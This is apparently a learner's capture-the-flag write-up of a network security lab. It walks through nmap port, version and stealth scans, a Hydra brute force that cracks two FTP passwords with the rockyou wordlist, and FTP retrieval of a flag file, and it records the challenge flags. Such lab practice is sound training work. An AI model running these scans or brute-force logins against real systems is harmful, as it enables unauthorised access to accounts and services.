

Net Sec Challenge

Question:

What is the highest port number being open less than 10,000?

```
root@ip-10-128-116-38:~# nmap 10.128.184.125 -sS
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 18:55 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.128.184.125
Host is up (0.0054s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
```

I used nmap [ip] -sS to find the highest portnumber less than 10000

which was 8080

Question:

There is an open port outside the common 1000 ports; it is above 10,000. What is it?

i used nmap -p 10000-65535 [ip]

which scans the ports 10000 to 65535

```
root@ip-10-128-116-38:~# nmap -p 10000-65535 10.128.184.125
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 19:00 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.128.184.125
Host is up (0.0037s latency).
Not shown: 55535 closed ports
PORT      STATE SERVICE
10021/tcp open  unknown
```

the port was 10021

Question:

How many tcp ports are open it was 6 as the previous 2 questions showed us the open ports

Question:

What is the flag hidden in the HTTP server header?

```
root@ip-10-128-116-38:~# nmap 10.128.184.125 -sVV -sS -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 19:38 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.128.184.125
Host is up (0.0073s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          (protocol 2.0)
|_ fingerprint-strings:
|   NULL:
|_   SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
80/tcp    open  http         lighttpd
|_ http-server-header: lighttpd THM{web_server_25352}
|_ http-title: Hello, world!
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
8080/tcp   open  http         Node.js (Express middleware)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22-TCP:V=7.80%I=7%D=5/6%Time=69FB8AC0P=x86_64-pc-linux-gnu%r(NULL,
SF:2A,"SSH-2\0-OpenSSH_8\0.2p1\0THM{946219583339}\0\0\r\n");

Host script results:
|_ nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
|_ smb2-time:
|   date: 2026-05-06T18:39:01
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds
```

i used nmap 10.128.184.125 -sV -sS -sC

which is verbose it will provide more information then the sC executes the default scripts and see that the HTTP server header is :

THM{web_server_25352}

Question:

What is the flag hidden in the SSH server header?

```
root@ip-10-128-116-38:~# nmap 10.128.184.125 -sV -sS -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 19:38 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.128.184.125
Host is up (0.0073s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          (protocol 2.0)
|_ fingerprint-strings:
|_   NULL:
|_     SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
80/tcp    open  http         lighttpd
|_ http-server-header: lighttpd THM{web_server_25352}
|_ http-title: Hello, world!
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
8080/tcp  open  http         Node.js (Express middleware)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22-TCP:V=7.80%I=7%D=5/6%Time=69FB8AC0%P=x86_64-pc-linux-gnu%r(NULL,
SF:2A,"SSH-2\0-OpenSSH_8\0.2p1\x20THM{946219583339}\x20\r\n");

Host script results:
|_ nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2026-05-06T18:39:01
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds
```

nmap 10.128.184.125 -sV -sS -sC

which is verbose it will provide more information then the sC executes the default scripts and see that the SSH server header is :

THM{946219583339}

Question:

We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

i used a similar command to the previous but scanned all ports to get that 10021 FTP server and used verbose to get the version of the server which was

vsftpd 3.0.5

```
root@ip-10-128-116-38:~# nmap -sS -A -p- 10.128.184.125
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 19:43 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.128.184.125
Host is up (0.00061s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          (protocol 2.0)
|_ fingerprint-strings:
|_   NULL:
|_   SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
80/tcp    open  http         lighttpd
|_ http-server-header: lighttpd THM{web_server_25352}
|_ http-title: Hello, world!
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
8080/tcp  open  http         Node.js (Express middleware)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
10021/tcp open  ftp          vsftpd 3.0.5
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22-TCP:V=7.80%I=7%D=5/6%Time=69FB8BE3P=x86_64-pc-linux-gnu%r(NULL,
SF:2A,"SSH-2\0-OpenSSH_8\0.2p1\x20THM{946219583339}\x20\r\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/6%OT=22%CT=1%CU=42883%PV=Y%DS=1%DC=T%G=Y%TM=69FB8BF7
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M230
OS:1ST11NW7%O6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B
OS:3)ECN(R=Y%DF=Y%T=40%W=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=
OS:S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q
OS:)=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A
OS:%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y
OS:%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T
OS:=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Unix

Host script results:
|_ nbst NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

Question:

We learned two usernames using social engineering: `eddie` and `quinn`. What is the flag hidden in one of these two account files and accessible via FTP?

`hydra -l eddie -P /usr/share/wordlists/rockyou.txt -s 10021 -t 4 10.128.184.125 ftp`

```
root@ip-10-128-116-38:~# hydra -l eddie -P /usr/share/wordlists/rockyou.txt 10.128.184.125 -s 10021 -t 4 ftp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-06 20:30:08
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:1434398), ~3586100 tries per task
[DATA] attacking ftp://10.128.184.125:10021/
[10021][ftp] host: 10.128.184.125 login: eddie password: jordan
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-06 20:30:50
```

```
hydra -l quinn -P /usr/share/wordlists/rockyou.txt -s 10021 -t 4 10.128.184.125 ftp
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-06 20:30:50
root@ip-10-128-116-38:~# hydra -l quinn -P /usr/share/wordlists/rockyou.txt 10.128.184.125 -s 10021 -t 4 ftp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-06 20:31:42
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ftp://10.128.184.125:10021/
[10021][ftp] host: 10.128.184.125 login: quinn password: andrea
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-06 20:32:22
```

I used the same hydra command for both users to get both passwords

the command : `hydra -l [username] -P /usr/share/wordlists/rockyou.txt [ip] -s 10021 -t 4 ftp`

the -s then the port number specifies the port we know this is the FTP server from the NMAP scans then -t 4 makes the scan aggressive and faster.

for eddie on the ftp server i used the command

`ftp 10.128.184.125 [portnumber/port sever is running on]` then entered eddies credentials

i used `ls` to view files but nothing listed so I tried quinn

```
root@ip-10-128-116-38:~# ftp 10.128.184.125 10021
Connected to 10.128.184.125.
220 (vsFTPD 3.0.5)
Name (10.128.184.125:root): eddie
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> █
```

here is quinn i used the same command then used `ls` to list directories and it showed the ftp flag.txt

```
root@ip-10-128-116-38:~# ftp 10.128.184.125 10021
Connected to 10.128.184.125.
220 (vsFTPd 3.0.5)
Name (10.128.184.125:root): quinn
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 1002 1002 18 Sep 20 2021 ftp_flag.txt
226 Directory send OK.
ftp> █
```

I then used get to get the txt file and it puts it in my home directory so i can then use cat to read it

```
Invalid command
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ftp_flag.txt (18 bytes).
226 Transfer complete.
18 bytes received in 0.00 secs (35.9471 kB/s)
```


```
root@ip-10-128-116-38:~# ls
burp.json  Desktop  ftp_flag.txt  Pictures  Rooms  snap  Tools
CTFBuilder Downloads Instructions Postman  Scripts thinclient_drives
root@ip-10-128-116-38:~# cat ftp_flag.txt
THM{321452667098}
root@ip-10-128-116-38:~# █
```

obtaining the flag:

THM{321452667098}

Question

Browsing to `http://10.128.184.125:8080` displays a small challenge that will give you a flag once you solve it. What is the flag?



I used a variety of tcp scans against the target


```

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
root@ip-10-128-116-38:~# nmap 10.128.184.125 -sT
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 20:50 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid
servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
--system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.128.184.125
Host is up (0.0068s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
root@ip-10-128-116-38:~# nmap 10.128.184.125 -sS
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 20:50 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid
servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
--system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.128.184.125
Host is up (0.0031s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@ip-10-128-116-38:~# nmap 10.128.184.125 -sN
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 20:51 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid
servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
--system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.128.184.125
Host is up (0.00070s latency).


```

nmap [ip] -sT

nmap [ip] -sS

nmap [ip] -sN

where -sN is the one that displayed the flag on the website



THM{f7443f99}